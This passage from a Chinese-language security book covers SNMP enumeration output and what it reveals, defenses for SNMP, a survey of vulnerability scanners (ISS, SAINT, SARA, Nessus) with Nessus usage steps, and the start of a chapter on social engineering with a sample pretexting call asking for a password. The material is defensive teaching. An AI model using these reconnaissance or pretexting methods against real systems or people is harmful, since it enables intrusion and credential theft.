interfaces.ifTable.ifEntry.ifPhysAddress.3 = 0:80:80:6a:df:64
interfaces.ifTable.ifEntry.ifMtu.1 = 3924
interfaces.ifTable.ifEntry.ifMtu.2 = 1500
interfaces.ifTable.ifEntry.ifMtu.3 = 1500
interfaces.ifTable.ifEntry.ifAdminStatus.1 = up(1)
interfaces.ifTable.ifEntry.ifAdminStatus.2 = up(1)
interfaces.ifTable.ifEntry.ifAdminStatus.3 = down(2)
at.atTable.atEntry.atPhysAddress.1.1.10.10.1.1 = Hex: 00 80 80 34 A5 01
at.atTable.atEntry.atPhysAddress.1.1.10.10.1.4 = Hex: 00 80 80 8D 06 AF
at.atTable.atEntry.atPhysAddress.1.1.10.10.1.5 = Hex: 00 80 80 66 CE C4
at.atTable.atEntry.atPhysAddress.1.1.10.10.1.7 = Hex: 00 80 80 58 90 89
at.atTable.atEntry.atPhysAddress.1.1.10.10.1.8 = Hex: 08 80 80 A2 AB 34
at.atTable.atEntry.atNetAddress.1.1.10.10.1.1 = IpAddress: 10.10.1.1
at.atTable.atEntry.atNetAddress.1.1.10.10.1.4 = IpAddress: 10.10.1.4
at.atTable.atEntry.atNetAddress.1.1.10.10.1.5 = IpAddress: 10.10.1.5
at.atTable.atEntry.atNetAddress.1.1.10.10.1.7 = IpAddress: 10.10.1.7
at.atTable.atEntry.atNetAddress.1.1.10.10.1.8 = IpAddress: 10.10.1.8
ip.ipAddrTable.ipAddrEntry.ipAdEntAddr.10.10.1.42 = IpAddress: 10.10.1.42
ip.ipRouteTable.ipRouteEntry.ipRouteDest.0.0.0.0 = IpAddress: 0.0.0.0
ip.ipRouteTable.ipRouteEntry.ipRouteDest.10.10.1.0 = IpAddress: 10.10.1.0
ip.ipRouteTable.ipRouteEntry.ipRouteNextHop.0.0.0.0 = IpAddress: 10.10.1.1
ip.ipRouteTable.ipRouteEntry.ipRouteNextHop.10.10.1.0 = IpAddress: 0.0.0.0
ip.ipRouteTable.ipRouteEntry.ipRouteMask.0.0.0.0 = IpAddress: 0.0.0.0
ip.ipRouteTable.ipRouteEntry.ipRouteMask.10.10.1.0 = IpAddress:
255.255.255.0
tcp.tcpConnTable.tcpConnEntry.tcpConnState.0.0.0.0.21.0.0.0.0.0=listen(2)
```



```

tcp.tcpConnTable.tcpConnEntry.tcpConnState.0.0.0.0.22.0.0.0.0.0=listen(2)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.0.0.0.0.25.0.0.0.0.0=listen(2)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.0.0.0.0.80.0.0.0.0.0=listen(2)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.0.0.0.0.111.0.0.0.0.0=listen(2)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.0.0.0.0.1012.0.0.0.0.0 =listen(2)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.0.0.0.0.8888.0.0.0.0.0 =listen(2)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.10.10.1.42.1113.10.10.1.8.1521 =
established(5)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.10.10.1.42.1116.10.10.1.8.1521 =
established(5)
tcp.tcpConnTable.tcpConnEntry.tcpConnState.10.10.1.42.2053.10.10.1.15.22 =
established(5)

```

snmpwalk 的全部输出有1000多行长，这里只给出了有意义的一部分信息。标准的net-snmp MIB提供的信息量非常大。从上面的片段可以得出以下结论：

| | |
|--------|--|
| system | 主机名、Linux 版本 (2.2.17smp)、联系信息和系统网络接口情况 有2块以太网卡，尽管第2块当前未配置。这里给出了以太网地址，可用于MAC地址欺骗 |
| at | 最近与本机通信的机器的IP和MAC地址。我们可以在相关数据库中匹配MAC地址，以找出其制造商，进而推断其体系结构 |
| ip | 与机器网络接口相应的网络和路由信息。显然本机IP为10.10.1.42，子网为10.10.1.0/24，默认路由是10.10.1.1 |
| tcp | 所监听的端口。这一信息比通过端口扫描得到的要可靠，因为这里没有防火墙和 pchains/iptables 挡道。同时也列出了当前建立的连接。10.10.1.8很可能是数据库服务器（端口1521的监听者是Oracle） |

如你所见，SNMP查询不仅给出了机器本身的信息，也给出了它的行为和其周围机器的信息。此外，如果此SNMP服务器允许写入数据（这通常不是默认设置），则任何人都有可能修改系统的运行参数。

一 SNMP 对策

除了那些具有合法权限的机器，阻塞所有其他机器对 SNMP 端口的访问，使用防火墙或 ipchains/iptables 规则集可以做到这一点。必须确保那些被授权机器的安全。此外，SNMP 只提供绝对必要的信息，而不是完整的默认信息。

将 SNMP 服务器配置为 SNMPv2 或 SNMPv3，同时尽可能使用加密手段。关闭所有不是绝对必要的可写区域。挑选难以猜中的群字符串。对日志中的失败连接尝试保持警惕性。正如你所想的那样，一些 SNMP 服务器也通过 SNMP 来提供这一信息。

确保测试系统的 SNMP 配置，验证其不会在响应请求时返回严格规定之外的任何信息。确保对其他机器和网络设备上的 SNMP 也采取了同样措施。一台机器的 SNMP 响应也能（如上例）泄露其他机器的信息。

挫败 SNMP 攻击的最佳方法是不运行 SNMP。

3.11 网络漏洞扫描程序

网络扫描程序是检查系统是否易于遭受来自网络的攻击的工具。这些攻击不仅包括直接攻击，也指那些有助于黑客攻击的任何信息。例如，用户名，已安装的软件列表和正在运行的程序等。

一些网络扫描程序能够在较短的时间内检查许多众所周知的网络漏洞。这些工具既可以被管理员用来检查系统安全性，也可被黑客用来列出最可能成功的攻击方法，以提高其攻击效率。

扫描程序并不修复它们发现的问题。但是它们会提供足够的信息，以便于系统管理员解决问题。这些信息包括生成的报告，以及给出讨论相应漏洞的主页。

必须确保在黑客使用这些工具之前对系统进行安全性检查。



ISS

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 6 |

Internet Security Scanner 是第一个公开发布的网络扫描程序（1993）。它包括一些

与应用程序相关的攻击，例如，检查匿名FTP和默认登录帐号、sendmail漏洞、NIS域名猜测（以便进一步得到所有的NIS内容，通常也包括口令文件）。然而，它的主要特点是进行端口扫描，以确定机器上运行了哪些服务。

从发布起，ISS就开始成为商业产品，并包括更多的攻击方式。但最初的版本仍值得提及，因为它是这一领域的先驱，具有历史意义。免费版本（版本2）可以检测到某些更新的扫描程序所探测不到的某些攻击。但我们不想深入讨论ISS，它太老了。



Satan/SAINT

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

Dan Farmer编写的另一个主要安全性工具是Satan（这次他和Wietse Venema合作），即安全管理员的网络分析工具（Security Administrator Tool for Analyzing Networks）。这一网络安全扫描程序比当时的ISS领先了好几步。它由一系列通过点击web界面来运行的检查组成。

Satan的发布招致了大量的非议，包括各家媒体。人们相信Satan正开始成为广为使用的“hackfest（黑客工具箱）”。许多大学取得其预发布版本，以便在1995年4月5日正式版发布前测试它们的服务器。

现在看来，这些非议是没有根据的。它并没有成为黑客工具，而是被系统管理员用来确定在安全方面需要做的改动。这正是Satan的真正目的，它取得了很大的成功。

注意

由于人们对Satan这个名字的反感（这可能是它招致媒体抨击的主要理由，尤其在那个Internet还为多数人所不知的年代），稍后发布了一个补丁，用于将软件中所有出现Satan的地方替换为Santa，以希望其能招人喜欢。

Satan由一系列扫描模块组成，因此具有扩展性，非常类似于COPS。它能够探查ISS所发现的所有漏洞，而且更多，包括X server漏洞、TFTP脆弱点、rsh和rexed访问，以及NFS导出文件系统等。

Satan的一个特点是它能给出所找到的问题的描述，包括修复的方法等，以简化安全管理员的工作。

自首次发布以来, Satan 本身并没有太大的更新。但是 World Wide Digital Security 取得了 Satan 的源代码并做了升级, 将其重命名为 SAINT—安全管理员的集成网络工具。其中新增了在 Satan 创建时还没有出现或流行的许多攻击方法, 包括:

- ▼ 拒绝服务攻击
- CGI 脆弱点
- 网络服务的缓冲区溢出
- ▲ POP 服务器攻击

SAINT 也整理了来自 SATAN 的代码, 并使用户界面更加漂亮, 如图 3-2 所示。SAINT 现在仍然被继续维护, 因此是用来检查系统的一个好工具。




图 3-2 SAINT 的目标选择界面



SARA

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 8 |
| 影响力: | 9 |
| 风险率: | 8 |

SAINT 的最初作者 Bob Todd 于 1999 年加入 Advanced Research 公司, 并开始开发第 3 代 Satan 系列——安全审计助手 (Security Auditor Research Assistant, SARA)——它基于先前的 Satan/SAINT 模型, 并作了几个方面的扩展, 如表 3-3 所列。

此外, SARA 是惟一被 ISTS 和 SANS 正式认证的用于扫描所有 SANS Top Ten Vulnerabilities (SANS 十大脆弱点) 的工具。

| 特性 | 描述 |
|------------|--|
| 守护进程模式 | SARA 监听网络端口, 以便根据来自管理主机的远程请求而工作 |
| CVE 标准支持 | CVE (公共脆弱点和曝光) 旨在标准化系统脆弱点和所曝光安全问题的名字, 从而允许人们根据给定的脆弱点方便地查询到相应的描述和对策。在 cve.mitre.org 上有详细信息 |
| 每月更新两次 | 自 1999 年 5 月发布以来, SARA 每月更新两次, 而且有望继续以此速度坚持下去 |
| 用户扩展支持 | 用户扩展支持能够很方便地将用户定制测试集成到 SARA 中。Satan/SAINT 也只需略微修改就可用于 SARA |
| 命令行/GUI 执行 | 稳定的 GUI (通过 HTTP) 和命令行执行环境 |
| 改进的输出报告 | SARA 有一个不错的报告生成器, 把来自 SATAN 的所有信息以容易阅读的方式列在多张表上 (Satan 和 SAINT 也可以集成类似的报告模块) |

表 3-3 SARA 中可用的扩展特性



Nessus

| | |
|------|----|
| 流行度: | 9 |
| 简单度: | 10 |
| 影响力: | 9 |
| 风险率: | 9 |

Nessus可能是现在最新的网络扫描程序。Nessus由Renaud Deraison编写,易于使用而且功能强大。它包括一个自己的编程语言NASL (Nessus攻击脚本语言),以便使用尽量少的代码来创建强大的攻击(用户也可以用C来创建攻击代码,但使用NASL可移植性更好,而且NASL已经为你做好了大部分工作)。

Nessus是一个完全的开源软件,可以通过CVS获得其最新版本(也可以得到能够马上安装的RPM包)。它被设计为经典的客户机-服务器模式。Nessus服务器是管理和发动攻击的引擎,而Nessus客户则是一个非常直接的GUI,用于设定所要扫描的主机和攻击类型。服务器将试图同时探测尽可能多的机器。

注意

目前有3种Nessus GUI客户端可供选择——X11客户端(要求安装gtk工具包)、Java客户端和Win32客户端。也可以从命令行来运行Nessus,此时需指定多个参数,如用户名、目标机器列表和输出文件等。

Nessus的攻击插件经常更新,可以通过Web或CVS获取。Nessus主要用于检查新的安全脆弱点;因此,检查系统时最好也运行一个旧的网络扫描程序。

作为网络扫描程序,Nessus拥有如下最先进的特性:

- ▼ **可协同工作的插件** 每个测试插件都能详细给出自身运行的条件。例如,如果检测某个脆弱点需要匿名访问,而之前的测试表明不能进行匿名访问,那么,这一测试就不必嵌入到每个脚本中,从而加快整体的测试速度。
- **检测实际运行在端口上的服务** 绝大部分早期的网络扫描程序假定每个服务都运行在规定的端口上。但是Nessus则试图去确定每个端口上实际运行的服务,例如,因此它能够找到运行在端口9876上的web或FTP服务器。一旦确定了服务程序,Nessus就开始运行与该服务相对应的安全性测试。大部分其他的扫描程序仅仅报告该端口是开放的,而不做进一步测试。
- **多种报告格式** Nessus提供文本、LaTeX、HTML、增强型HTML(包括饼图和图形,易于管理者理解)、XML(试验阶段)和普通文件(便于用diff和先前的结果比较)。
- **源代码开放** 现在没有一个商业扫描程序提供源代码,让用户查看其实际所做的安全性检查。
- **插件体系结构** 使用NASL很容易编写自定义攻击并将其集成到Nessus。
- **测试漏洞** 多数扫描程序会试图得到正在运行的软件的版本号,并报告该版本存

在某些漏洞。然而，如果在系统中事实上并不存在这样的漏洞，则这是一个误报；而如果系统所使用的软件的版本比相应版本高，但是同时仍然存在该漏洞，则会出现漏报。相反，Nessus将进行足够的攻击，以证明本系统是否确实存在脆弱点，这样就能真正捕获漏洞，而不取决于软件版本号。

▲ **安全的客户机-服务器通信** Nessus客户机和服务器的通信使用高强度的加密算法（如果需要，用户甚至能选择自己的算法）。

Nessus是而且将永远是自由软件。但是，其核心开发人员也成立了一个商业公司以做支持，用户可以和他们联系以定制产品、实施培训等等。这是开发者在保持软件的自由和开放性的同时也顾及盈利的一种普遍方法。这也预示了Nessus将继续存在和被长期支持。Nessus是我们偏爱的扫描程序——因为其特性、性能、及时性和价格。

Nessus便于使用，但对其详细介绍超出了本书的范围。整个使用过程大致如下：

1. 安装Nessus服务器和客户端。软件的源代码和rpm包都可从网上获得。服务器和客户端并不需要安装在同一机器上。确信安装所有的最新插件。
2. 运行`nessus--adduser`，如果需要，可以限制每个用户，使其只能扫描经过挑选的机器集合。通常，要尽可能对用户加以限制。每个用户都给定了一个临时的一次性口令，以访问服务器。
3. 运行Nessus客户端。第一次运行Nessus客户端时，将自动生成一对公/私密钥，如图3-3所示。创建之后，必须选择一个口令来加密这对密钥。此密钥将用于Nessus服务器的验证过程。第一次登录服务器时，它会要求你给出相应的一次性口令。如果成功，则它将把你的公钥保存下来，之后将只使用这个密钥（不再需要口令）。
4. 选择所要扫描的主机。在相应的字段中手工输入目标主机（逗号分隔），或者从文件中读取主机列表。设定目标主机时，可以使用主机名、IP地址或CIDR格式（例如192.168.10.0/24）。另外，用户可以通过执行DNS转换来得到某个域的全部主机列表。
5. 选择所要执行的攻击，如图3-4所示。对于某些扫描程序，针对目标主机削减扫描种类有助于执行攻击。例如，对于Linux机器，需要排除任何Windows测试。Nessus对此做了合适处理，不会执行任何不必要的测试，因此不需要手工削减扫描种类。但是，你可能确实不想运行“拒绝服务”扫描，以免摧毁某些易受攻击的目标机器。
6. 开始扫描。在Nessus并行扫描指定的机器时请注意观察，如图3-5所示。如果需要，可以中止对某些主机的扫描，比如某台特定的机器响应速度太慢。
7. 查看报告。Nessus的报告非常直接，它为所找到的每个漏洞分级（低、中、高、严重），并给出与修复方法相关的消息和注释。



图 3-3 Nessus 正在创建私钥




图 3-4 选择扫描类型




图 3-5 运行Nessus扫描

8. 保存报告。把报告保存下来通常是一个好主意，以便与以后的结果比较。nsr格式最易于比较，它是纯文本，能够很容易地使用diff来与老的结果相比较，如图3-6所示。
9. 修复所找到的漏洞。在黑客扫描系统和利用漏洞之前修复这些安全漏洞。

一 网络扫描程序对策

保护自己的一个简单对策是假设黑客会使用网络扫描程序来扫描你的机器——因此先行扫描自己的系统。如果你使用现今流行的多种扫描程序扫描系统，就可以得到与黑客同样的结果。必须解决扫描程序报告的任何问题，那样黑客的扫描就会一无所获。

在进行扫描时请注意，如果系统中安装了第2章列出的某些扫描检测程序，或者使用了入侵监测系统或软件，则它们将发出扫描正在进行的警告。Internet上的主机扫描非常频繁甚至我们的没人感兴趣的机器每天也会受到10次以上的扫描——因此使用本机资源的最好方式是确保所安装的软件在任何时候都是最新的。




图 3-6 Nessus 漏洞扫描结果

3.12 小结

本章介绍了黑客在发动实际攻击前获得目标系统信息的不同方法。其中的某些威胁完全可以预防，例如使系统不响应ping扫描等。其他的则不是这样——例如，对正确的域名whois信息的需要（使我们不能关闭这一功能）。然而，通过谨慎地限制那些通过联机途径对你的机器和网络进行的访问，你可以在预防黑客上获得主动，使他不能轻易得到有助于其攻击的信息。



A series of horizontal lines for writing, starting from the top right and extending across the page. The lines are evenly spaced and cover most of the page area.



第 2 部分

「由外入内」

恶意使用网络


网络攻击

物理攻击

社交工程、特洛伊木马和其他黑客伎俩



黑客完成攻击并非只通过技术手段,也许不知不觉中,你
会被高明的黑客欺骗和利用,
成为他的帮凶。



第 4 章

「社交工程、特洛伊木马 和其他黑客伎俩」

黑客通常被描写成脸色苍白、少言寡语和不合群的计算机怪人，在凌晨3点坐在家里的计算机前咀嚼着数以千行计的源代码，以从中找出可攻击的漏洞，然后通过调制解调器和 Internet 侵入别人的计算机。其所做的所有非法活动都与人际交往无关。然而，高级的黑客通常利用别人完成它们的肮脏工作。本章将向你展示黑客怎样欺骗别人做出有损安全的事情，从而很容易地骗取那些有价值的数据库。

4.1 社交工程 (Social Engineering)

假想某 Internet 服务提供商 (ISP) 打给用户的一个简单电话：

ISP：你好，我是 Columbia Internet 安全部门的 Rachel Kiev，请问 Seth Lure (SL) 在吗？

SL：我就是。

ISP：好极了。我们现在在 Columbia Internet，是您的 Internet 提供商。这段时间以来网络病毒活动日益猖獗，为向您和社区提供更好的 Internet 服务，我们希望您能允许我们对你通过网络接收的邮件中的附件进行病毒扫描。请注意，我们并不想阅读您的任何邮件，仅是扫描和清除病毒，以保护您和其他人在 Internet 上的安全。这一服务不需要任何额外费用，而且也不会以任何方式影响您使用电子邮件。

SL：好的，听起来很棒！需要我做什么？

ISP：我们能够在我们这边设置好所有事情。仅需要确认您就是帐号持有人，当然，这是合法的。您的用户名是 thx1138，对吗？

SL：是。

ISP：那么所需要确认的就是您的口令了。

SL：没问题，是.....

